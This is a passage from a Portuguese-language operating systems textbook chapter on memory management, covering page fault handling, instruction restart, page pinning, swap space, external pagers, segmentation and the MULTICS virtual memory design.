Quando ocorre uma falta de página, o sistema operacional precisa ler registradores de hardware para determinar quais endereços virtuais a causaram. A partir dessa informação, ele deve calcular qual página é necessária e localizá-la no disco. Ele deve então encontrar um quadro de página disponível no qual colocar a página nova, removendo alguma página antiga se necessário. Depois ele precisa ler a página necessária para o quadro de página. Por fim, tem de salvar o contador do programa para que ele aponte para a instrução que causou a falta de página e deixar que a instrução seja executada novamente.

Quando um processo termina, o sistema operacional deve liberar a sua tabela de páginas, suas páginas e o espaço de disco que elas ocupam quando estão no disco. Se algumas das páginas forem compartilhadas com outros processos, as páginas na memória e no disco poderão ser liberadas somente quando o último processo que as estiver usando for terminado.

3.6.2 Tratamento de falta de página

Estamos enfim em uma posição para descrever em detalhes o que acontece em uma falta de página. A sequência de eventos é a seguinte:

1. O hardware gera uma interrupção para o núcleo, salvando o contador do programa na pilha. Na maioria das máquinas, algumas informações a respeito do estado da instrução atual são salvas em registradores de CPU especiais.
2. Uma rotina em código de montagem é ativada para salvar os registradores gerais e outras informações voláteis, a fim de impedir que o sistema operacional as destrua. Essa rotina chama o sistema operacional como um procedimento.
3. O sistema operacional descobre que uma falta de página ocorreu, e tenta descobrir qual página virtual é necessária. Muitas vezes um dos registradores do hardware contém essa informação. Do contrário, o sistema operacional deve resgatar o contador do programa, buscar a instrução e analisá-la no software para descobrir qual referência gerou essa falta de página.
4. Uma vez conhecido o endereço virtual que causou a falta, o sistema confere para ver se esse endereço é válido e a proteção é consistente com o acesso. Se não for, é enviado um sinal ao processo ou ele é morto. Se o endereço for válido e nenhuma falha de proteção tiver ocorrido, o sistema confere para ver se um quadro de página está disponível. Se nenhum quadro de página estiver disponível, o algoritmo de substituição da página é executado para selecionar uma vítima.
5. Se o quadro de página estiver sujo, a página é escalonada para transferência para o disco, e um chaveamento de contexto ocorre, suspendendo o processo que causou a falta e deixando que outro seja executado até que a transferência de disco tenha sido completada. De qualquer maneira, o quadro é marcado como ocupado para evitar que seja usado para outro fim.
6. Tão logo o quadro de página esteja limpo (seja imediatamente ou após ele ter sido escrito para o disco), o sistema operacional buscará o endereço de disco onde a página desejada se encontra, e escalonará uma operação de disco para trazê-la. Enquanto a página estiver sendo carregada, o processo que causou a falta ainda está suspenso e outro processo do usuário é executado, se disponível.
7. Quando a interrupção de disco indica que a página chegou, as tabelas de página são atualizadas para refletir a sua posição e o quadro é marcado como em um estado normal.
8. A instrução que causou a falta é recuperada para o estado que ela tinha quando começou e o contador do programa é reinicializado para apontar para aquela instrução.
9. O processo que causou a falta é escalonado, e o sistema operacional retorna para a rotina (em linguagem de máquina) que a chamou.
10. Essa rotina recarrega os registradores e outras informações de estado e retorna para o espaço do usuário para continuar a execução, como se nenhuma falta tivesse ocorrido.

3.6.3 Backup de instrução

Quando um programa referencia uma página que não está na memória, a instrução que causou a falta é parada no meio da sua execução e ocorre uma interrupção para o sistema operacional. Após o sistema operacional ter buscado a página necessária, ele deve reiniciar a instrução que causou a interrupção. Isso é mais fácil dizer do que fazer.

Para ver a natureza desse problema em seu pior grau, considere uma CPU que tem instruções com dois endereços, como o Motorola 680x0, amplamente usado em sistemas embarcados. A instrução

MOV.L #6(A1),2(A0)

é de 6 bytes, por exemplo (ver Figura 3.27). A fim de reiniciar a instrução, o sistema operacional precisa determinar onde está o primeiro byte da instrução. O valor do contador do programa no momento da interrupção depende de qual operando faltou e como o microcódigo da CPU foi implementado.

Na Figura 3.27, temos uma instrução começando no endereço 1000 que faz três referências de memória: a palavra de instrução e dois deslocamentos para os operandos. Dependendo de qual dessas três referências de memória causou a falta de página, o contador do programa pode ser 1000, 1002 ou 1004 no momento da falta. Quase sempre é impossível para o sistema operacional determinar de maneira inequívoca onde começou a instrução. Se o contador do programa for 1002 no momento da falta, o sistema operacional não tem como dizer se a palavra em 1002 é um endereço de memória associado com uma instrução em 1000 (por exemplo, o endereço de um operando) ou se é o próprio código de operação da instrução.

Por pior que possa ser esse problema ele poderia ser mais desastroso ainda. Alguns modos de endereçamento do 680x0 usam autoincremento, o que significa que um efeito colateral da execução da instrução é incrementar um registrador (ou mais). Instruções que usam o autoincremento também podem faltar. Dependendo dos detalhes do microcódigo, o incremento pode ser feito antes da referência de memória, caso em que o sistema operacional deve realizar o decremento do registrador em software antes e reiniciar a instrução. Ou, o autoincremento pode ser feito após a referência de memória, caso em que ele não terá sido feito no momento da interrupção e não deve ser desfeito pelo sistema operacional. O modo de autodecremento também existe e causa um problema similar. Os detalhes precisos sobre se autoincremento e autodecremento foram ou não feitos antes das referências de memória correspondentes podem diferir de instrução para instrução e de um modelo de CPU para outro.

Felizmente, em algumas máquinas os projetistas de CPUs fornecem uma solução, em geral na forma de um registrador interno escondido no qual o contador do programa é copiado um pouco antes de cada instrução ser executada. Essas máquinas também podem ter um segundo registrador dizendo quais registradores já foram autoincrementados ou autodecrementados, e por quanto. Recebida essa informação, o sistema operacional pode desfazer inequivocamente todos os efeitos da instrução que causou a falta, de maneira que ele possa ser reinicializado. Se essa informação não estiver disponível, o sistema operacional precisará se desdobrar para descobrir o que aconteceu e como repará-lo. É como se os projetistas do hardware não tivessem sido capazes de solucionar o problema, então eles desistiram de vez e disseram aos projetistas do sistema operacional para lidar com a questão. Sujeitos bacanas.

FIGURA 3.27 Uma instrução provocando uma falta de página.

3.6.4 Retenção de páginas na memória

Embora não tenhamos discutido muito sobre E/S neste capítulo, o fato de um computador ter memória virtual não significa que não exista E/S. Memória virtual e E/S interagem de maneiras sutis. Considere um processo que recém-emitiu uma chamada de sistema para ler de algum arquivo ou dispositivo para um buffer dentro do seu espaço de endereçamento. Enquanto espera que E/S seja concluída, o processo é suspenso e outro processo autorizado a executar. Esse outro processo causa uma falta de página.

Se o algoritmo de paginação for global, há uma chance pequena, mas não zero, de que a página contendo o buffer de E/S será escolhida para ser removida da memória. Se um dispositivo de E/S estiver no processo de realizar uma transferência via DMA para aquela página, removê-lo fará que parte dos dados seja escrita no buffer a que eles pertencem, e parte seja escrita sobre a página recém-carregada. Uma solução para esse problema é trancar as páginas engajadas em E/S na memória de maneira que elas não sejam removidas. Trancar uma

página é muitas vezes chamado de **fixação** (pinning) na memória. Outra solução é fazer todas as operações de E/S para buffers no núcleo e então copiar os dados para as páginas do usuário mais tarde.

3.6.5 Armazenamento de apoio

Em nossa discussão dos algoritmos de substituição de página, vimos como uma página é selecionada para remoção. Não dissemos muito a respeito de onde no disco ela é colocada quando descartada. Vamos descrever agora algumas das questões relacionadas com o gerenciamento de disco.


O algoritmo mais simples para alocação de espaço em disco consiste na criação de uma área de troca especial no disco ou, até melhor, em um disco separado do sistema de arquivos (para equilibrar a carga de E/S). A maioria dos sistemas UNIX trabalha assim. Essa partição não tem um sistema de arquivos normal nela, o que elimina os custos extras de conversão dos deslocamentos em arquivos para bloquear endereços. Em vez disso, são usados números de bloco relativos ao início da partição em todo o processo.

Quando o sistema operacional é inicializado, essa área de troca está vazia e é representada na memória como uma única entrada contendo sua origem e tamanho. No esquema mais simples, quando o primeiro processo é inicializado, uma parte dessa área do tamanho do primeiro processo é reservada e a área restante reduzida por esse montante. À medida que novos processos são inicializados, eles recebem porções da área de troca iguais em tamanho às de suas imagens de núcleo. Quando eles terminam, seu espaço de disco é liberado. A área de troca é gerenciada como uma lista de pedaços disponíveis. Algoritmos melhores serão discutidos no Capítulo 10.

Associado com cada processo está o endereço de disco da sua área de troca, isto é, onde na área de troca sua imagem é mantida. Essa informação é mantida na tabela de processos. O cálculo do endereço para escrever uma página torna-se simples: apenas adicione o deslocamento da página dentro do espaço de endereço virtual para o início da área de troca. No entanto, antes que um processo possa ser iniciado, a área de troca precisa ser inicializada. Uma maneira de fazer isso é copiar a imagem de processo inteira para a área de troca, de maneira que ela possa ser carregada na medida em que for necessária. A outra maneira é carregar o processo inteiro na memória e deixá-lo ser removido para o disco quando necessário.

No entanto, esse modelo simples tem um problema: processos podem aumentar em tamanho após serem iniciados. Embora o programa de texto seja normalmente fixo, a área de dados pode às vezes crescer, e a pilha pode sempre crescer. Em consequência, pode ser melhor reservar áreas de troca separadas para o texto, dados e pilha e permitir que cada uma dessas áreas consista de mais do que um pedaço do disco.

O outro extremo é não alocar nada antecipadamente e alocar espaço de disco para cada página quando ela for removida e liberar o mesmo espaço quando ela for carregada na memória. Dessa maneira, os processos na memória não ficam amarrados a qualquer espaço de troca. A desvantagem é que um endereço de disco é necessário na memória para controlar cada página no disco. Em outras palavras, é preciso haver uma tabela por processo dizendo para cada página no disco onde ela está. As duas alternativas são mostradas na Figura 3.28.

FIGURA 3.28 (a) Paginação para uma área de troca estática. (b) Armazenando páginas dinamicamente.

Na Figura 3.28(a), é mostrada uma tabela de páginas com oito páginas. As páginas 0, 3, 4 e 6 estão na memória principal. As páginas 1, 2, 5 e 7 estão no disco. A área de troca no disco é tão grande quanto o espaço de endereço virtual do processo (oito páginas), com cada página tendo uma localização fixa para a qual ela é escrita quando removida da memória principal. Calcular esse endereço exige saber apenas onde a área de paginação do processo começa, tendo em vista que as páginas são armazenadas nele contiguamente na ordem do seu número de página virtual. Uma página que está na memória sempre tem uma cópia sombreada no disco, mas essa cópia pode estar desatualizada se a página foi modificada desde que foi carregada. As páginas sombreadas na memória indicam páginas não presentes na memória. As páginas sombreadas no disco são (em princípio) substituídas pelas cópias na memória, embora se uma página na memória precisar ser enviada novamente ao disco e não tiver sido modificada desde que ela foi carregada, a cópia do disco (sombreada) será usada.

Na Figura 3.28(b), as páginas não têm endereços fixos no disco. Quando uma página é levada para o disco, uma página de disco vazia é escolhida imediatamente e o mapa do disco (que tem espaço para um endereço de disco por página virtual) é atualizado de acordo. Uma página na memória não tem cópia em disco. As entradas da página no mapa do disco contêm um endereço de disco inválido ou um bit que indica que não estão em uso.

Nem sempre é possível ter uma partição de troca fixa. Por exemplo, talvez nenhuma partição de disco esteja disponível. Nesse caso, um ou mais arquivos pré-alocados grandes dentro do sistema de arquivos normal pode ser usado. O Windows usa essa abordagem. No entanto, uma otimização pode ser usada aqui para reduzir a quantidade de espaço de disco necessária. Como o texto do programa de cada processo veio de algum arquivo (executável) no sistema de arquivos, o arquivo executável pode ser usado como a área de troca. Melhor ainda, tendo em vista que o texto do programa é em geral somente para leitura, quando a memória está cheia e as páginas do programa precisam ser removidas dela, elas são simplesmente descartadas e lidas de novo de um arquivo executável quando necessário. Bibliotecas compartilhadas também funcionam dessa maneira.

3.6.6 Separação da política e do mecanismo

Uma ferramenta importante para o gerenciamento da complexidade de qualquer sistema é separar a política do mecanismo. Esse princípio pode ser aplicado ao gerenciamento da memória fazendo que a maioria dos gerenciadores de memória seja executada como processos no nível do usuário. Tal separação foi feita pela primeira vez em Mach (YOUNG et al., 1987) sobre a qual a discussão é baseada a seguir.

Um exemplo simples de como a política e o mecanismo podem ser separados é mostrado na Figura 3.29. Aqui o sistema de gerenciamento de memória está dividido em três partes:

1. Um tratador de MMU de baixo nível.
2. Um tratador de falta de página que faz parte do núcleo.
3. Um paginador externo executado no espaço do usuário.

Todos os detalhes de como a MMU funciona são encapsulados no tratador de MMU, que é um código dependente de máquina e precisa ser reescrito para cada

FIGURA 3.29 Tratamento de falta de página com um paginador externo.

nova plataforma que o sistema operacional executar. O tratador de falta de página é um código independente de máquina e contém a maior parte do mecanismo para paginação. A política é determinada em grande parte pelo paginador externo, que é executado como um processo do usuário.

Quando um processo é iniciado, o paginador externo é notificado a fim de ajustar o mapa de páginas do processo e alocar o armazenamento de apoio no disco se necessário. À medida que o processo é executado, ele pode mapear novos objetos em seu espaço de endereçamento, então o paginador externo é mais uma vez notificado.

Assim que o processo começar a execução, ele pode causar uma falta de página. O tratador de faltas calcula qual página virtual é necessária e envia uma mensagem para o paginador externo, dizendo a ele o problema. O paginador externo então lê a página necessária do disco e a copia para uma porção do seu próprio espaço de endereçamento. Então ele conta para o tratador de faltas onde está a página. O tratador de páginas remove o mapeamento da página do espaço de endereçamento do paginador externo e pede ao tratador da MMU para colocar a página no local correto dentro do espaço de endereçamento do usuário. Então o processo do usuário pode ser reiniciado.

Essa implementação deixa livre o local onde o algoritmo de substituição da página é colocado. Seria mais limpo tê-lo no paginador externo, mas há alguns problemas com essa abordagem. O principal entre eles é que o paginador externo não tem acesso aos bits *R* e *M* de todas as páginas. Esses bits têm um papel em muitos dos algoritmos de paginação. Desse modo, ou algum mecanismo é necessário para passar essa informação para o paginador externo, ou o algoritmo de substituição de página deve ir ao núcleo. No segundo caso, o tratador de faltas diz ao paginador externo qual página ele selecionou para remoção e fornece os dados, seja mapeando-os no espaço do endereçamento do paginador externo ou incluindo-os em uma mensagem. De qualquer maneira, o paginador externo escreve os dados para o disco.

A principal vantagem dessa implementação é um código mais modular e maior flexibilidade. A principal desvantagem é o custo extra causado pelos diversos chaveamentos entre o núcleo e o usuário, assim como a sobrecarga nas trocas de mensagens entre as partes do sistema. No momento, o assunto é altamente controverso, mas, como os computadores ficam mais rápidos a cada dia, e os softwares mais complexos, sacrificar em longo prazo algum desempenho por um software mais confiável provavelmente será algo aceitável pela maioria dos implementadores.

3.7 Segmentação

A memória virtual discutida até aqui é unidimensional, pois os endereços virtuais vão de 0 a algum endereço máximo, um endereço depois do outro. Para muitos problemas, ter dois ou mais espaços de endereços virtuais pode ser muito melhor do que ter apenas um. Por exemplo, um compilador tem muitas tabelas construídas em tempo de compilação, possivelmente incluindo:

1. O código-fonte sendo salvo para impressão (em sistemas de lote).
2. A tabela de símbolos, contendo os nomes e atributos das variáveis.
3. A tabela contendo todas as constantes usadas, inteiras e em ponto flutuante.
4. A árvore sintática, contendo a análise sintática do programa.
5. A pilha usada pelas chamadas de rotina dentro do compilador.

Cada uma das quatro primeiras tabelas cresce continuamente à medida que a compilação prossegue. A última cresce e diminui de maneiras imprevisíveis durante a compilação. Em uma memória unidimensional, essas cinco tabelas teriam de ser alocadas em regiões contíguas do espaço de endereçamento virtual, como na Figura 3.30.

FIGURA 3.30 Em um espaço de endereçamento unidimensional com tabelas crescentes, uma tabela poderá atingir a outra.

Considere o que acontece se um programa tiver um número muito maior do que o usual de variáveis, mas uma quantidade normal de todo o resto. A região do espaço de endereçamento alocada para a tabela de símbolos pode se esgotar, mas talvez haja muito espaço nas outras tabelas. É necessário encontrar uma maneira de liberar o programador de ter de gerenciar as tabelas em expansão e contração, da mesma maneira que a memória virtual elimina a preocupação de organizar o programa em sobreposições (overlays).


Uma solução direta e bastante geral é fornecer à máquina espaços de endereçamento completamente independentes, que são chamados de **segmentos**. Cada segmento consiste em uma sequência linear de endereços, começando em 0 e indo até algum valor máximo. O comprimento de cada segmento pode ser qualquer coisa de 0 ao endereço máximo permitido. Diferentes segmentos podem e costumam ter comprimentos diferentes. Além disso, comprimentos de segmentos podem mudar durante a execução. O comprimento de um segmento de pilha pode ser aumentado sempre que algo é colocado sobre a pilha e diminuído toda vez que algo é retirado dela.

Como cada segmento constitui um espaço de endereçamento separado, diferentes segmentos podem crescer ou encolher independentemente sem afetar um ao outro. Se uma pilha em um determinado segmento precisa de mais espaço de endereçamento para crescer, ela pode tê-lo, pois não há nada mais atrapalhando em seu espaço de endereçamento. Claro, um segmento pode ficar cheio, mas segmentos em geral são muito grandes, então essa ocorrência é rara. Para especificar um endereço nessa memória segmentada ou bidimensional, o programa precisa fornecer um endereço em duas partes, um número de segmento e um endereço dentro do segmento. A Figura 3.31 ilustra uma memória segmentada sendo usada para as tabelas do compilador discutidas anteriormente. Cinco segmentos independentes são mostrados aqui.

Enfatizamos aqui que um segmento é uma entidade lógica, que o programador conhece e usa como uma entidade lógica. Um segmento pode conter uma rotina, um arranjo, uma pilha, ou um conjunto de variáveis escalares, mas em geral ele não contém uma mistura de tipos diferentes.

Uma memória segmentada tem outras vantagens além de simplificar o tratamento das estruturas de dados que estão crescendo ou encolhendo. Se cada rotina ocupa um segmento em separado, com o endereço 0 como o de partida, a ligação das rotinas compiladas separadamente é bastante simplificada. Afinal de contas, todos os procedimentos que constituem um programa foram compilados e ligados, uma chamada para a rotina no segmento *n* usará o endereço de duas partes (*n*, 0) para endereçar a palavra 0 (o ponto de entrada).

Se o procedimento no segmento *n* for subsequentemente modificado e recompilado, nenhum outro procedimento precisará ser trocado (pois nenhum endereço de partida foi modificado), mesmo que a nova versão seja maior do que a antiga. Com uma memória unidimensional, as rotinas são fortemente empacotadas próximas umas das outras, sem um espaço de endereçamento entre elas. Em consequência, mudar o tamanho de uma rotina pode afetar o endereço inicial de todas as outras (não relacionadas) no segmento. Isso, por sua vez, exige modificar todas as rotinas que fazem chamadas às rotinas que foram movidas, a fim de incorporar seus novos

FIGURA 3.31 Uma memória segmentada permite que cada tabela cresça ou encolha independentemente das outras tabelas.

endereços iniciais. Se um programa contém centenas de rotinas, esse processo pode sair caro.

A segmentação também facilita compartilhar rotinas ou dados entre vários processos. Um exemplo comum é o da biblioteca compartilhada. Estações de trabalho modernas que executam sistemas avançados de janelas têm bibliotecas gráficas extremamente grandes compiladas em quase todos os programas. Em um sistema segmentado, a biblioteca gráfica pode ser colocada em um segmento e compartilhada por múltiplos processos, eliminando a necessidade de tê-la em cada espaço de endereçamento do processo. Embora seja possível ter bibliotecas compartilhadas em sistemas de paginação puros, essa situação é mais complicada. Na realidade, esses sistemas o fazem simulando a segmentação.

Visto que cada segmento forma uma entidade lógica que os programadores conhecem, como uma rotina, ou um arranjo, diversos segmentos podem ter diferentes tipos de proteção. Um segmento de rotina pode ser especificado como somente de execução, proibindo tentativas de ler a partir dele ou armazenar algo nele. Um conjunto de ponto flutuante pode ser especificado como somente de leitura/escrita, mas não execução, e tentativas de saltar para ele serão pegas. Esse tipo de proteção é interessante para pegar erros. A paginação e a segmentação são comparadas na Figura 3.32.

3.7.1 Implementação da segmentação pura

A implementação da segmentação difere da paginação de uma maneira essencial: as páginas são de um tamanho fixo e os segmentos, não. A Figura 3.33(a) mostra um exemplo de memória física de início contendo cinco segmentos. Agora considere o que acontece se o segmento 1 for removido e o segmento 7, que é menor, for colocado em seu lugar. Chegamos à configuração de memória da Figura 3.33(b). Entre o segmento 7 e o segmento 2 há uma área não utilizada — isto é, uma lacuna. Então o segmento 4 é substituído pelo segmento 5, como na Figura 3.33(c), e o segmento 3 é substituído pelo segmento 6, como na Figura 3.33(d). Após o sistema ter sido executado por um tempo, a memória será dividida em uma série de pedaços, alguns contendo segmentos e outros lacunas. Esse fenômeno, chamado de **fragmentação externa** (ou **checker boarding**), desperdiça memória nas lacunas. Isso pode ser sanado com a compactação, como mostrado na Figura 3.33(e).

3.7.2 Segmentação com paginação: MULTICS

Se os segmentos forem grandes, talvez seja inconveniente, ou mesmo impossível, mantê-los na memória principal em sua totalidade. Isso leva à ideia de realizar a paginação dos segmentos, de maneira que apenas aquelas páginas de um segmento que são realmente necessárias tenham de estar na memória.

Vários sistemas significativos têm dado suporte a segmentos paginados. Nesta seção, descreveremos o primeiro deles: MULTICS. Na próxima discutiremos um mais recente: o Intel x86 até o x86-64.

O sistema operacional MULTICS foi um dos mais influentes de todos os tempos, exercendo uma importante

FIGURA 3.32 Comparação entre paginação e segmentação.

Consideração	Paginação	Segmentação
O programador precisa saber que essa técnica está sendo usada?	Não	Sim
Há quantos espaços de endereçamento linear?	1	Muitos
O espaço de endereçamento total pode superar o tamanho da memória física?	Sim	Sim
Rotinas e dados podem ser distinguidos e protegidos separadamente?	Não	Sim
As tabelas cujo tamanho flutua podem ser facilmente acomodadas?	Não	Sim
O compartilhamento de rotinas entre os usuários é facilitado?	Não	Sim
Por que essa técnica foi inventada?	Para obter um grande espaço de endereçamento linear sem a necessidade de comprar mais memória física	Para permitir que programas e dados sejam divididos em espaços de endereçamento logicamente independentes e para auxiliar o compartilhamento e a proteção

influência em tópicos tão díspares quanto o UNIX, a arquitetura de memória do x86, os TLBs e a computação na nuvem. Ele começou como um projeto de pesquisa na M.I.T. e foi colocado na prática em 1969. O último sistema MULTICS foi encerrado em 2000, uma vida útil de 31 anos. Poucos sistemas operacionais duraram tanto sem modificações maiores. Embora os sistemas operacionais Windows também estejam aí há bastante tempo, o Windows 8 não tem absolutamente nada a ver com o Windows 1.0, exceto o nome e o fato de ter sido escrito pela Microsoft. Mais ainda, as ideias desenvolvidas no MULTICS são tão válidas e úteis hoje quanto o eram em 1965, quando o primeiro estudo foi publicado (CORBATÓ e VYSSOTSKY, 1965). Por essa razão, dedicaremos algum tempo agora examinando o aspecto mais inovador do MULTICS, a arquitetura de memória virtual. Mais informações a respeito podem ser encontradas em <*www.multicians.org*>.

O MULTICS era executado em máquinas Honeywell 6000 e seus descendentes e provia cada programa com uma memória virtual de até 2^{18} segmentos, cada um deles com até 65.536 palavras (36 bits) de comprimento. Para implementá-lo, os projetistas do MULTICS escolheram tratar cada segmento como uma memória virtual e assim pagená-lo, combinando as vantagens da paginação (tamanho da página uniforme e não precisar manter o segmento todo na memória caso apenas uma parte dele estivesse sendo usada) com as vantagens da segmentação (facilidade de programação, modularidade, proteção, compartilhamento).

Cada programa MULTICS tinha uma tabela de segmentos, com um descritor por segmento. Dado que havia potencialmente mais de um quarto de milhão de entradas na tabela, a tabela de segmentos era em si um segmento e também paginada. Um descritor de segmento continha um indicativo sobre se o segmento estava na memória principal ou não. Se qualquer parte do segmento estivesse na memória, ele era considerado estando na memória, e sua tabela de página estaria. Se o segmento estava na memória, seu descritor continha um ponteiro de 18 bits para sua tabela de páginas, como na Figura 3.34(a). Como os endereços físicos tinham 24 bits e as páginas eram alinhadas em limites de 64 bytes (implicando que os 6 bits de mais baixa ordem dos endereços das páginas sejam 000000), apenas 18 bits eram necessários no descritor para armazenar um endereço de tabela de página. O descritor também continha o tamanho do segmento, os bits de proteção e outros itens. A Figura 3.34(b) ilustra um descritor de segmento. O endereço do segmento na memória secundária não estava no descritor, mas em outra tabela usada pelo tratador de faltas de segmento.

Cada segmento era um espaço de endereçamento virtual comum e estava paginado da mesma maneira que a memória paginada não segmentada já descrita neste capítulo. O tamanho de página normal era 1024 palavras (embora alguns segmentos pequenos usados pelo MULTICS em si não eram paginados ou eram paginados em unidades de 64 palavras para poupar memória física).

Um endereço no MULTICS consistia em duas partes: o segmento e o endereço dentro dele. O endereço dentro do segmento era dividido ainda em um número de página e uma palavra dentro da página, como mostrado na Figura 3.35. Quando ocorria uma referência de memória, o algoritmo a seguir era executado:

1. O número do segmento era usado para encontrar o descritor do segmento.

FIGURA 3.33 (a)-(d) Desenvolvimento da fragmentação externa. (e) Remoção da fragmentação externa.





FIGURA 3.34 A memória virtual MULTICS. (a) O descritor de segmento apontado para as tabelas de páginas. (b) Um descritor de segmento. Os números são os comprimentos dos campos.






FIGURA 3.35 Um endereço virtual MULTICS de 34 bits.

2. Uma verificação era feita para ver se a tabela de páginas do segmento estava na memória. Se estivesse, ela era localizada. Se não estivesse, uma falta de segmento ocorria. Se houvesse uma violação de proteção, ocorria uma falta (interrupção).
3. A entrada da tabela de páginas para a página virtual pedida era examinada. Se a página em si não estivesse na memória, uma falta de página era desencadeada. Se ela estivesse na memória, o endereço da memória principal do início da página era extraído da entrada da tabela de páginas.
4. O deslocamento era adicionado à origem da página a fim de gerar o endereço da memória principal onde a palavra estava localizada.
5. A leitura ou a escrita podiam finalmente ser feitas.

Esse processo está ilustrado na Figura 3.36. Para simplificar, o fato de que o segmento de descritores em

